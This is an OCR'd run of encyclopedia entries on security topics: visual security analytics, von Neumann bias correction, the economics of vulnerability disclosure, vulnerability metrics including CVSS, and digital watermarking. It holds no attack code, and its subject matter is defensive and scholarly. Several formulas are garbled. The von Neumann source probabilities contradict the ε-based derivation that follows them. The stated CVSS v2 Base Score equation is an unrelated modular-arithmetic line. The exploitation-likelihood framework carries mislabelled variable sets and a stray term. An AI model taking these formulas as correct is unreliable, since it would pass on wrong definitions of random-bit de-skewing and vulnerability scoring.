Since more than 15 years, the field of Visual Analytics (VA) offers a pathway for a solution to this and similar mismatches (Thomas and Cook 2005). It aims at a "best-of-both-worlds" approach with automated data processing and analysis combined with visual representations of the data to enable manual analyses as well. The application of VA approaches in the context of security (i.e., VSA) combines human pattern recognition abilities as well as domain knowledge with the data-processing powers of computers. VSA has been playing a major role within VA since its early days (Keim et al. 2010). It enables security experts but also experts from other domains (e.g., IoT) to analyze security data using visual approaches. Visual representations of data allow domain experts to discover preemptive and actionable security measures to combat threats and increase information security (Jacobs and Rudis 2014). A crucial part of VA and therefore also

VSA is a feedback loop which enables experts to adapt and adjust any automated analysis (and its parameters) or any step that is part of the process (Keim et al. 2010).

Theory and Applications

Theory of VSA is mostly based on the theoretic research in the fields of information visualization, visual analytics, as well as human-computer interaction. The application of this theoretical research to the context of information and cyber security is the core of visual security analytics. Thus, the relevant background is naturally highly interdisciplinary. It first covers understanding the pattern seeking and visual capabilities of the human brain (Ware 2012), the involvement of users in the design process of VSA solutions (Meyer et al. 2015), and a clear understanding of the users' tasks and activities (Kirk 2019). All of these aspects are crucial to develop an appropriate visual representation for the intended users. Additionally, literature examines a plethora of ways to efficiently map multidimensional security information into interactive, visual representations (Hall et al. 2015). This, application-driven research is the core of VSA. However, there are several smaller streams of research within respective literature such as the development of knowledge-generation models (describing how users derive knowledge from visual representations (Sacha et al. 2014)) or the design of knowledge-assisted visualizations which focus mainly on the exchange of knowledge between humans and machines (Federico et al. 2017).

Open Problems and Future Directions

Current widely discussed open problems and emerging future directions within security visualization are mainly the following:

1. The most pressing problem is a so-called dichotomy in the development of VSA solutions (Marty 2009). They are either designed by security experts without the necessary visualization or by visualization experts without the proper security domain knowledge. It is necessary to bring both security and visualization experts together to build effective VSA solutions.

2. Identification of user tasks: There are several taxonomies identifying and defining the tasks and activities of domain experts (Brehmer and Munzner 2013). Understanding these is crucial for the design of appropriate VA solutions supporting security experts in the best possible way. Existing taxonomies are mostly too high-level or too general to be completely applicable in the context of information security.

3. The appropriate evaluation of interactive visual representations has been an issue within information visualization ever since.

4. A raising topic within VA and VSA is the one of Explainable AI (XAI). Visual approaches can be used to enable domain experts to understand and reproduce the decision made by machine learning and artificial intelligence solutions. This effort aims to open black boxes of ML and AI allowing humans to debug, adjust, and fine-tune the underlying models resulting in possibly better and more accurate analysis results. As ML and AI are also highly relevant in the context of information security, this poses an interesting future direction for VSA.

References

Brehmer M, Munzner T (2013) A multi-level typology of abstract visualization tasks. IEEE Trans Vis Comput Graph 19(12):2376–2385

Federico P, Wagner M, Rind A, Amor-Amorós A, Miksch S, Aigner W (2017) The role of explicit knowledge: a conceptual model of knowledge-assisted visual analytics. In: Proceedings of the IEEE conference on visual analytics science and technology (VAST), Phoenix, pp 92–103

Goodall JR (2008) Introduction to visualization for computer security. In: VizSEC 2007, Mathematics and visualization, Springer, Berlin, Heidelberg, pp 1–17

Hall P, Heath C, Coles-Kemp L (2015) Critical visualization: a case for rethinking how we visualize risk and security. J Cyber Secur 1(1):93–108

Jacobs J, Rudis B (2014) Data-driven security analysis, visualization, and dashboards. John Wiley & Sons, Hoboken, New Jersey

Keim D, Kohlhammer J, Ellis G, Mansmann F (2010) Mastering the information age – solving problems with visual analytics. Eurographics, Geneve

Kirk A (2019) Data visualisation. A handbook for data driven design, 2nd edn. Sage, London

Marty R (2009) Applied security visualization. Addison Wesley, Boston, Massachusetts

Meyer M, Sedlmair M, Quinan P, Munzner T (2015) The nested blocks and guidelines model. Inf Vis 14(3):234–249

Sacha D, Stoffel A, Stoffel F, Kwon B, Ellis G, Keim D (2014) Knowledge generation model for visual analytics. IEEE Trans Vis Comput Graph 20(12):1604–1613

Thomas J, Cook K (2005) Illuminating the path. The research and development agenda for visual analytics. IEEE Computer Society Press, Los Alamitos, California

Ware C (2012) Information visualization, 3rd edn. Morgan Kaufmann, Waltham, Massachusetts

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301029

Visualization

Attack Traceability
Situational Awareness for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301031

VM Protection

Reverse Engineering of Malware Emulators

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301032

Voice Biometrics

Speaker Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301033

Voice Recognition

Speaker Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301034

Voiceprint Recognition

Speaker Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_520

von Neumann Correction

David Naccache[14] ✉
(14) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Synonyms

De-skewing

Definition

von Neumann Correction is a process for removing bias from pseudo-random bit streams.

von Neumann correction takes pairs of bits as inputs but output bits only when there is a transition in the input bit stream. Because transitions in each direction occur an equal number of times, the bias is eliminated. This comes at the cost of a lower bit rate.

Indeed, let us assume that the source outputs a 1 with probability $t = \frac{1}{3}$ and a 0 with probability $\frac{3\alpha+11}{2}$. We see that the sequence 11 occurs with probability $\left(\frac{1}{2}+\varepsilon\right)^2$, that the sequence 00 occurs with probability $\left(\frac{1}{2}-\varepsilon\right)^2$ but that the occurrence probabilities of both sequences 01 and 10 are equal to:

$$\left(\frac{1}{2}-\varepsilon\right)\left(\frac{1}{2}+\varepsilon\right)=\frac{1}{4}-\varepsilon^2$$

Hence, although smaller than $\frac{1}{4}$, the probability to output a 1 is *strictly equal* to the probability to output a 0.

A von Neumann corrector transforms a random *n*-bit stream into an $\frac{n}{2}$-bit stream (half of the sequence is thrown away and the other half is converted from bit pairs to single bits).

Note that while the von Neumann corrector eliminates bias, it might not necessarily eliminate all forms of *correlation*. For instance, taking the extreme example of an input alternating 0 s and 1 s, the input is unbiased, but the output will be all 0 s or all 1 s (depending on when the corrector begins to read the input data).

Experimental Results

This procedure is frequently used in industrial products.

Cross-References

Pseudorandom Number Generator

Recommended Reading

Sunar B (2009) True random number generators for cryptography. In: Koç ÇK (ed) Cryptographic engineering. Springer, pp 55–73

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301035

VSSS

Visual Secret Sharing Schemes

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301036

Vulnerability Disclosure

Vulnerability Disclosure Economics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1658

Vulnerability Disclosure Economics

Rahul Telang[15] ✉
(15) Carnegie Mellon University, Pittsburgh, PA, USA

✉ **Rahul Telang**
Email: rtelang@andrew.cmu.edu

Synonyms

Black hat hacker; Disclosure window; Instant disclosure; Patch release; Software vendor; Vulnerability disclosure

Definitions

How and when to disclose software vulnerability is a fundamental challenge for white hat users who want to disseminate information to benefit other users by informing them of the vulnerability they discovered. Because disclosure can lead to exploitation of that flaw which is now disclosed and hurt users, policymakers like CERT (Computer Emerging Response Team) play an important role in balancing the benefits of disclosure with the potential harm. Unfortunately, there is no framework that everyone follows. The issue is not limited to the timing of disclosure. There are other players who are willing to buy vulnerabilities and influence patch release timing and hence exploitation. Or there are government agencies who are willing to horde these details for use in future.

Background

In last 20 years, the whole question of information security and disclosure of software flaws has become an increasingly important and contentious issue. A broad overview of academic papers, industry reports, and newspaper articles suggest that the interest in this area has exploded. Vulnerability disclosure in particular has been controversial. From a distance, there is nothing special about software flaws or vulnerabilities. Such flaws exist in all products (for example, an automobile) and they are widely reported but the focus in these cases in on vendors' response and timely fix for these flaws. What make software different is (i) the volume and speed of vulnerabilities (or bugs) being reported are large and (ii) significant negative externality is imposed when bugs are disclosed.

As the software is increasingly becoming part of our daily life and the use of these products has gone up, the number of vulnerabilities found has gone up too. Add the fact that software vendors are under significant competitive pressure to release their products early (Arora et al. 2006), the number of vulnerabilities disclosed is large. National vulnerability database, maintained by NIST, reports the number of flaws found as in Table 1.

CVE stands for common vulnerability and exposure. Even by a conservative statistics, more than 6900 vulnerabilities are received by NVD just in 2019. If we look at the severity score (which combines various metrics including exploitability), it looks like the following Table 2:

So not only a large number of vulnerabilities are found, many them have high or severe score (large economic impact if they are exploited).

But beyond volume of vulnerabilities found, disclosure suffers from externality problem. When vulnerability information is disclosed, all user who use the software are now at risk. In short, disclosing a vulnerability imposes cost on software users and they have to either suffer the risk of potential breach or make costly effort to install a patch if it is available.

Entities Involved in Disclosure

There are four major groups who play a direct role or are impacted by disclosure.

- *Users* of software who may be individuals, organizations, or governments.

Vulnerability Disclosure Economics, Table 1 CVEs received and processed

Time period	New CVEs received by NVD	New CVEs analyzed by NVD	Modified CVEs received by NVD	Modified CVEs re-analyzed by NVD
Today	67	11	19	0
This week	67	11	40	0
This month	417	396	332	320
Last month	1604	1548	932	329
This year	14,414	14,496	6966	2421

Vulnerability Disclosure Economics, Table 2 CVSS V3 score distribution

Severity	Number of vulns
CRITICAL	10,566
HIGH	30,178
MEDIUM	27,169
LOW	1191

- *Vendors* that comprise the developers of software. They are in a position to release a patch.
- *Discoverer* who make up the community of individuals (or researchers) that identify and report vulnerabilities.
- *Black hat hackers are* individuals who exploit the vulnerability once it is disclosed.
- *Intermediate coordinators* are trusted organizations (like Computer Emergency Response Teams (US-CERT)) that act as intermediaries between discoverer and vendors to ensure that vulnerabilities are disclosed and mitigated responsibly.

The discoverer can choose to remain quiet and ignore the vulnerability. They can inform the vendor and let the vendor decide when to disclose the bug. Or they can disclose the vulnerability immediately and let vendors and end users deal with repercussion. Or they can contact an intermediary like CERT/CC and CERT may decide to contact vendor and give them some time before they make this information public. Many users believe that unless they do disclosure, vendors will not respond in a timely fashion and either will brush the vulnerability under the carpet without letting user know about the vulnerability. Such disclosure is their way to inform users

so they can take precautions. Vendors on the other hand complain that such disclosure is irresponsible and they should be informed first. Obviously, there is no clear answer.

Disclosure Options

Given that there is no answer that everyone believes in, this suggests that within disclosure debate there are multiple philosophies to disclose a vulnerability. A few of them are listed below:


- *No Disclosure*. When a vulnerability is found, all details about the vulnerability is kept private. Sometimes this is done to protect firm secrets and enforced by nondisclosure agreements (NDAs).
- *Limited Disclosure*. When a vulnerability is found, only some information about the vulnerability is disclosed. The goal is typically to slow down reverse engineering and exploit development long enough for a fix to be developed and deployed.
- *Full Disclosure*. When a vulnerability is found, all information about the vulnerability including proof of concept is disclosed immediately. The belief is that this serves the greater good by allowing consumers to be aware of issues in their products, force action from vendors, as well as have information available to make more informed purchasing decisions.
- *“Responsible” Disclosure*. When a vulnerability is found by a reporter, the reporter informs the vendor and suggests a timeline for disclosure. The amount of time varies greatly based on the organization. The disclosure may be Limited Disclosure or Full Disclosure after the timeline has expired. Sometimes the word “coordinated disclosure” is used when vendors and reporters work together to disclose the information. In cases where the vendor and reporter do not agree on a timeline, or the vendor is unresponsive, the reporter may publish anyway at the end of the original proposed timeline.

Theory of Disclosure

With so many philosophies, it is not obvious what is the right way to move forward. Vulnerability disclosure put people at higher risk for exploitation. But disclosure might also force vendors to respond and release the patch

quickly. Thus one is dealing with these competing factors. Arora et al. (2008) focus on combination of vendors' cost (in releasing a patch in a given time) and user cost due to exploitation when vulnerability is disclosed, and provide a model that illustrates what the policy should be.

They consider three major participants: a vendor, users, and attackers. In Fig. 1, the product is released and used by users at time 0. A white hat user (disclosure policy only matters when vulnerability is discovered by a white hat) discovers the vulnerability at t_0.



Vulnerability Disclosure Economics, Fig. 1 Software life cycle

Think about a general case when white hat is negotiating with vendor (or CERT is negotiating with the vendor on behalf of the user). A disclosure policy is the choice of time *T*, such that during that time (called as disclosure window) vulnerability information is shared with only the vendor. Once time *T* elapses, the information is disclosed to the public irrespective of the availability of patch. ***Instant disclosure*** policy means $T = 0$ while ***secrecy policy*** implies a $T = \infty$. In terms of Fig. 1, a disclosure policy *T* requires that this vulnerability is disclosed time $T+t_0$.

Vendors provide a patch for this vulnerability at a calendar time $\tau + t_0$. Black hat learns about the vulnerability at time $t_0 + s$ or at time $t_0 + T$ (disclosure at T will make this known to hackers). The authors assume that attacks can start exploiting immediately after they know about vulnerability. With this setup, the expected user loss $L(\tau, T{:}x)$ is a function of the disclosure policy *T* and the time when the vendor release the patch τ. The loss has two regions (i) when vulnerability is discovered by hacker before disclosure time $t_0 + T$, the losses depend on whether hackers can find the vulnerability by themselves, and (ii) when disclosure window has elapsed and vulnerability is published without patch, the losses are certain.

Vendor incurs cost in releasing the patch. Let $C(\tau)$ be the vendor cost in releasing the patch in time τ. The longer the vendor takes, cheaper it is for them to release patch. From a social point of view, the total cost incurred is sum to these two costs: $L(\tau, T{:}x) + C(\tau)$. Cost of patching is decreasing with time (more time it takes them to release patch, cheaper it is). Customer cost

is going up with time. Now the disclosure window *T* plays a big role. If the patch comes after disclosure, the customer cost goes up significantly. But more time will reduce vendor cost in releasing the patch. Only vendors decide when to choose patch release time. If they cared about only their cost, vendors will release the patch as late as possible. Bur vendors do care about customer cost (Customers will not remain loyal to them if their products are repeatedly faulty and vendors do not adequately respond in fixing them in time.). Vendors incur a cost of the form: $\lambda L(\tau, T{:}x) + C(\tau)$. Here $\lambda \epsilon (0, 1)$ indicates how much customer cost they care (and are willing to internalize). The more cost they internalize, $\lambda \rightarrow 1$, the more they get closer to socially optimal time. The authors show that, in a range, disclosure time is an effective tool to get vendors to release patch earlier. And disclosure window impacts patch release time. Similarly, instant disclosure is not optimal because it will leave many users unprotected for a time even if it might lead to early release of patch.

This model provides a nice framework to outline disclosure policies and provide some guidelines on which of the disclosure philosophy is useful under what conditions. Choi et al. (2010) provides a nice summary of various disclosure policies.

But these are not state or federally mandated policies. The only way they can work is if people think that vendors are doing the right thing in patch release (or product design and testing) and when they deviate, they get punished in some ways. This is the hardest part to test. There is no way to know if vendors are being punished when not responding. It is even hard to know if vendors are not doing the right thing. This is where reporting by newspapers and popular press plays a role. There are studies by Telang and Wattal (2007) who show that publication of the vulnerability and vendors' patching behavior in popular press affects the stock price negatively (though only for short term). This provides some evidence that firms have incentives to produce software with fewer vulnerability and patch in a timely fashion. In summary, the work in this space has advanced our understanding significantly but these issues are too complex and these studies cannot generalize in all cases.

Open Problems and Future Direction

Beyond vulnerability disclosure, there is a fair bit of focus on market-based approach to vulnerability disclosure, Bohme (2009). There are markets where someone can sell vulnerability information. Kannan and Telang (2005) show that markets for vulnerability may not be good for society as it will lead to the private markets to leak the vulnerability information to increase the demand for its services. The private market (like by iDefence) is for profit making and it will be providing security services to clients. Some vulnerabilities are called “zero”-day vulnerabilities where these vulnerabilities may cause significant loss and vendors are not even aware of these vulnerabilities (Stuxnet was widely believed to be four zero-day vulnerabilities). These vulnerabilities typically are hoarded by governments to be used for variety of purposes. This complicates the whole vulnerability disclosure debate as the incentives are not limited to just vendors or white hat users and economic incentives. These decisions are driven by noneconomic factors. Even more worrisome is the fact that these vulnerabilities hoarded by entities can eventually be discovered by black hats which might lead to widespread exploitation. In that case the question arises whether agencies are doing wrong by keeping such vulnerabilities secret and causing loss to other users. This is a promising area of research if one can show the efficacy of zero-day vulnerabilities,

Bug bounty programs have become popular, especially for big firms like Google or Microsoft. On one hand these programs are useful because more vulnerabilities are found and vendors can fix these bugs. But on the other hand, vendors have no obligation to disclose the bugs. But there is no data to suggest how soon the patches are released. This may reduce their incentives for timely patch or worse, this might encourage them to release buggy product.

This leads to broader question of software security in general. Vulnerability disclosure and naming and shaming vendors should impact the overall quality of software for better. There is a belief that forcing the vendors to release timely patch will provide incentives to not release buggy products in the first place. Anecdotal evidence suggests that over time, vendors have made efforts to reduce security vulnerabilities but there is no data analysis to show that this is indeed true due to disclosures.

Going forward, a convincing data analysis on whether software has become more secure over time due to disclosure policies, and how vendors respond to different disclosure policies is an interesting avenue. Even strong

economic models on many questions (for example, how does bug bounty program impacts software quality, or does open source software is more secure) is a fruitful way to move forward.

References

Arora A, Caulkins JP, Telang R (2006) Sell first fix later. Impact of patching on software quality. Manag Sci 52(3):465–471

Arora A, Telang R, Xu H (2008) Optimal policy for software vulnerability disclosure. Manag Sci 54(4):642–656

Bohme R (2009) A comparison of market approaches to software vulnerability disclosure. In: International conference on emerging trends in information and communication security

Choi JP, Fershtman C, Gandal N (2010) Network security: vulnerabilities and disclosure policy. J Ind Econ 58(4):868–894

Kannan K, Telang R (2005) Market for software vulnerabilities? Think again. Manag Sci 51(5):726–740

Telang R, Wattal S (2007) An empirical analysis of the impact of software vulnerability announcements on firm stock price. IEEE Trans Softw Eng 33(8):544–557

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1772

Vulnerability Metrics

Massimiliano Albanese[16] ✉
(16) Center for Secure Information Systems, George Mason University, Fairfax, VA, USA

✉ **Massimiliano Albanese**
Email: malbanes@gmu.edu

Synonyms

Vulnerability quantification; Vulnerability ranking; Vulnerability scoring

Definition

Vulnerability metrics are quantitative measures used to assess the severity and potential impact of security vulnerabilities in software systems. These metrics typically evaluate factors such as exploitability, potential damage, and ease of remediation of the identified vulnerabilities.

Background

Vulnerability metrics play a crucial role in the field of cybersecurity by providing standardized ways to quantify and prioritize the potential risks posed by security vulnerabilities. As software and systems become increasingly complex, the task of identifying and addressing vulnerabilities becomes more challenging. Vulnerability metrics help security professionals, developers, and organizations to effectively manage and allocate resources to address the most critical security flaws.

The development of vulnerability metrics has been driven by the need to establish a systematic and objective approach to assess the severity of vulnerabilities. In the past, vulnerability assessments were often subjective, relying on expert judgment to determine the severity of a security flaw. This lack of consistency led to inefficiencies in vulnerability management and potentially left critical vulnerabilities unaddressed.

To address this issue, various vulnerability metrics were proposed to provide a more structured and quantitative assessment of vulnerabilities and the National Vulnerability Database (NVD) was created as a central repository of information about known vulnerabilities and their associated metrics.

Common vulnerability metrics include the Common Vulnerability Scoring System (CVSS). This set of metrics considers factors such as the ease of exploitation, potential impact, and the availability of fixes when calculating the severity of a vulnerability. CVSS assigns a numeric score to each vulnerability, ranging from 0 to 10, with higher scores indicating more severe risks. This allows security teams to prioritize their efforts and focus on addressing high-severity vulnerabilities first.

By utilizing vulnerability metrics, organizations can streamline their vulnerability management processes, effectively communicate risks to stakeholders, and make informed decisions to protect their systems and data from potential cyber threats. However, it is essential to remember that while vulnerability metrics serve as tools to aid in decision-making, human expertise and context are still crucial in understanding the overall security posture of a system.

The National Vulnerability Database

The National Vulnerability Database (NVD) is the US government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP) and is maintained by the National Institute of Standards and Technology (NIST). This data enables automation of vulnerability management, security measurement, and compliance. NVD is built upon and fully synchronized with the Common Vulnerabilities and Exposures (CVE) list of publicly known cybersecurity vulnerabilities. The CVE repository is maintained by MITRE and includes various details about each vulnerability (i.e., identification

number, description, and public references). NVD augments this data with severity scores, and impact ratings based on CVSS.

Common Vulnerability Scoring System

As stated by the Forum of Incident Response and Security Teams (FIRST) – which currently maintains it – the Common Vulnerability Scoring System (CVSS) provides a means to "capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity." This score is calculated based on three different metrics: (i) Base Score Metrics (required); (ii) Temporal Score Metrics (optional); and (iii) Environmental Score Metrics (optional). CVSS is currently at version 3.1.

Temporal and Environmental metrics are defined to allow administrators to customize CVSS scores for their specific environment. However, a study on the impact of environmental metrics on CVSS scores (Gallon 2010) highlights the challenges posed by the Adjusted Impact score formula in accurately reflecting the distribution of vulnerabilities and the potential limitations it introduces for administrators seeking to discriminate vulnerabilities within their systems.

Version 2 of the CVSS Base Score is computed through the equation below.

$$\overline{x} := x \cdot r \pmod{n} = 1 \cdot 16 \pmod{13} = 3$$

where *I* and *E* are the Impact and Exploitability scores, and *f*(*I*) is a function that returns 0 when the impact is 0 and 1.76 otherwise. The Impact score quantifies the consequences of an exploit, whereas the Exploitability score captures how easy to exploit a vulnerability is. Version 3 of the CVSS Base Score is computed through a more sophisticated function of the Impact and Exploitability scores, which are omitted in the interest of brevity.

Theory and Application

Vulnerability analysis has long been used to evaluate the security posture of systems and their ability to respond to multistep attacks. Different approaches – including topological vulnerability analysis and a vast array of scoring and ranking systems – have been developed to study the properties of individual vulnerabilities and the relationships among multiple vulnerabilities, with the ultimate objective of providing security analysts

with cyber situational awareness about the current vulnerability landscape (Albanese and Jajodia 2018).

More recently, vulnerability graphs, encoding relationships among vulnerabilities, have been adopted as part of a wholistic graph-based approach to configuration analysis and optimization (Soroush et al. 2020). As cyber systems are becoming more complex and interconnected, configuration analytics and optimization are becoming increasingly critical for their correct and secure operation. Attackers usually rely on unpatched vulnerabilities and configuration errors to gain unauthorized access to system resources. Misconfiguration can occur at any level of a system's software architecture, and correctly configuring systems become more challenging when many interconnected components are involved. Correctly quantifying the risk represented by unpatched vulnerabilities is critical for this process to effectively improve a system's security.

Until recently, existing solutions lacked a principled approach to quantifying various dimensions of the problem in a way that can easily adapt the scoring and ranking of known vulnerabilities to different applicative domains and operating conditions. The Common Vulnerability Scoring System (CVSS) defines a Base score and allows security administrators to augment the Base score by using Temporal and Environmental metrics to yield a severity rating that better aligns with their unique environment. Environmental metrics are specific to an organization and include attributes related to the business criticality of the exposed asset, and to the mitigations or compensating controls that are in place. However, administrators would be required to score each vulnerability with respect to each submetric based on their specific environment, which is time-consuming and prone to errors and to the subjectivity of the administrators themselves. Additionally, the small number of discrete values that can be assigned to each submetric results in a limited number of distinct severity score values. To address this limitation, Albanese et al. (2023) introduced a vulnerability metrics framework that extends and generalizes previous metrics for evaluating the exploitation likelihood of a vulnerability and the exposure of system components to vulnerability exploits. The factors influencing these metrics and their relative weights depend on the specific applicative domain, the defender's priorities, and the attacker's knowledge. Thus, instead of providing a static set of equations, the framework

presented in (Albanese et al. 2023) offers a flexible approach to instantiate a set of equations that best model the scenario being considered.

The framework in (Albanese et al. 2023) formalizes the exploitation likelihood as a function $\rho : \ \rightarrow [0, 1]$ defined by the following equation.

$$\rho(v) = \frac{\prod_{X \in \mathcal{X}_l^{\uparrow}} \left(1 - e^{-\alpha_X \cdot f_X(X(v))}\right)}{\prod_{X \in \mathcal{X}_l^{\downarrow}} e^{\alpha_X \cdot f_X(X(v))}}$$

where $o_i^{(d)}$ is a set of variables that increase the exploitation likelihood, and $o_i^{(d)}$ is a set of variables that decrease the exploitation likelihood. Each variable contributes to the overall likelihood as a multiplicative factor between 0 and 1 that is formulated to account for diminishing returns. Factors corresponding to variables in $o_i^{(d)}$ are of the form $P_{\mathrm{S}} = 1 - \delta_A(V)$, , and factors corresponding to variables in $o_i^{(d)}$ are of the form $\frac{1}{e^{\alpha_X \cdot f_X(X(v))}} = e^{-\alpha_X \cdot f_X(X(v))}$, where X is a variable, α_X is a tunable parameter, $X(v)$ is the value of X for vulnerability v, and f_X is a monotonically increasing function used to convert values of X to scalar values, i.e., $x_1 < x_2 \implies f_X(x_1) \leq f_X(x_2)$.

Similarly, the exposure factor is formalized as a function $ef : V \rightarrow [0, 1]$ defined by the following equation.

$$ef(v) = \frac{\prod_{X \in \mathcal{X}_e^{\uparrow}} \left(1 - e^{-\alpha_X \cdot f_X(X(v))}\right)}{\prod_{X \in \mathcal{X}_e^{\downarrow}} e^{\alpha_X \cdot f_X(X(v))}}$$

Similar to the likelihood, each variable contributes to the exposure factor as a multiplicative factor between 0 and 1 that accounts for diminishing returns.

Likelihood and exposure factor metrics can be combined into a severity score that can be used to rank vulnerabilities effectively. In the simplest case, the severity of a vulnerability can be defined as the product of its exploitation likelihood and impact factor, i.e., $s(v) = \rho(v) \cdot ef(v)$. This approach allows administrators to improve their ability to discriminate between vulnerabilities with very similar severity levels and to isolate those that pose the greatest risk to their organization. Considering more information about vulnerabilities helps refine their ranking, overcoming the

limitation of CVSS – which may assign the same identical score to be thousands of vulnerabilities – and providing more actionable intelligence to security analysts.

Open Problems and Future Directions

In conclusion, the field of vulnerability metrics faces several open challenges despite the progress made in the last decade. Contextual analysis, adaptability to dynamic environments, and precision in severity and risk assessments remain ongoing concerns. Integrating with other security tools and capabilities – including vulnerability scanning and patch management among others – and incorporating user-centric metrics pose additional challenges. Ensuring accuracy and completeness of the data is also critical. Addressing these issues requires collaborative efforts to develop standardized and adaptable metrics that align with the ever-evolving cybersecurity landscape.

Cross-References

Attack Graphs
Configuration Security
Economics of Software Vulnerability Markets
Topological Vulnerability Analysis
Vulnerability Disclosure Economics

References

Albanese M, Jajodia S (2018) A graphical model to assess the impact of multi-step attacks. J Def Model Simul 15(1):79–93

Albanese M, Iganibo I, Adebiyi O (2023) A framework for designing vulnerability metrics. Comput Secur 132:103382

Gallon L (2010) On the impact of environmental metrics on CVSS scores. In: Proceedings of the 2010 IEEE international conference on privacy, security, risk and trust. PASSAT 2019

Soroush H, Albanese M, Asgari Mehrabadi M, Iganibo I, Mosko M, Gao JH, Fritz DJ, Rane S, Bier E (2020) SCIBORG: secure configurations for the IoT based on optimization and reasoning on graphs. In: Proceedings of the 8th IEEE conference on communications and network security. IEEE CNS 2020

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301037

Vulnerability Quantification

Vulnerability Metrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301038

Vulnerability Ranking

Vulnerability Metrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301039

Vulnerability Scoring

Vulnerability Metrics

W

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_238

Watermarking

Gerrit Bleumer[1] ✉
(1) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Watermarking is a method in computer security by which identifiers of sources or *copyright owners* of digital or analog signals are embedded into the respective signals themselves in order to keep track of where a signal comes from or who the copyright owners are. Thus, watermarking is for copy protection of electronic content, predominantly, digital content. The signal carrying the content before a watermark is embedded is sometimes called the *cover signal*, and the piece of data carrying the copyright ID (and other optional information) is called the *watermark*. The term "watermark" dates back to the thirteenth century when paper makers used traditional watermarks to differentiate their products from each other. Thus, traditional watermarks serve as authentication tags of print media, while electronic watermarks serve as copyright tags of the content itself.

The demand for watermarking comes mainly from the movie and music industry, which is trying to limit the pirating of their digital audio, video, and artwork.

Theory

The characteristic security requirements on digital watermarking schemes, also called *electronic copyright marking schemes* (ECMS), are as follows:

- *Unobstrusiveness*. Watermarks should not degrade the quality of the cover signal in a way that annoys consumers when listening to or watching the content. The watermark may still be visible though, like, for example, the logo of a TV station that is continuously visible in one of the corners of the screen.
- *Robustness*. Watermarks should be embedded into the content, in such a way that any signal transform of reasonable strength cannot remove the watermark. Examples of transformations are digital-to-analog conversion, compression or decompression, or the addition of small amounts of noise. Hence, pirates trying to remove a watermark will not succeed unless they degrade the quality of the cover signal so much that the result is of little or no commercial interest any more.

Note how watermarking is different from digital steganography, which was originally introduced as *invisible communication* by Gus Simmons (1984). In steganography, the sender hides a message in a cover signal in order to conceal the *existence* of a message being transferred. The main goal is imperceptability of the hidden message. Unobstrusiveness and robustness are no primary concerns in steganography. The cover signal may be degraded to a certain extent and no precautions are taken to avoid losing the hidden message should the cover signal be manipulated. Watermarking and steganography are different topics in the area of *information hiding*.

Watermarking is also different from authentication and non-repudiation (unforgeability). On the one hand, robustness is a stronger requirement than unforgeability, because an attacker against robustness is already successful if he destroys or removes a watermark, whereas a forger is only successful if he comes up with an authentication tag that verifies against the verification key of an existing sender. In another sense, robustness is a weaker requirement than non-repudiation, because there are watermarking schemes where all decoders use the same secret that is used to create a watermark. Thus any decoder could be used to pick up a watermark from some cover signal A and embed it to another signal B, thus making the impression that the copyright owner of signal A also owns a copyright for signal B. There are watermarking mechanisms, though, that depend not only on the sender ID, but also on the cover signal itself, and thus can be used for authentication purposes.

Important classes of digital watermarking schemes are the following:

- *Blind watermarking* (sometimes called *public watermarking*) means that a decoder can detect a watermark without a need to look at the cover signal. Only the sender's secret key is required in order to reconstruct some random sequence that the sender used to construct the watermark in the first place. These types of schemes can be used easily in mass market electronic equipment or software. In some cases you may need extra information to help your decoder (in particular to synchronize its random sequence on the possibly distorted test signal).
- *Non-blind watermarking* (sometimes called *private watermarking*) means that a decoder requires the sender's secret key and the original cover signal in order to detect the watermark in it.
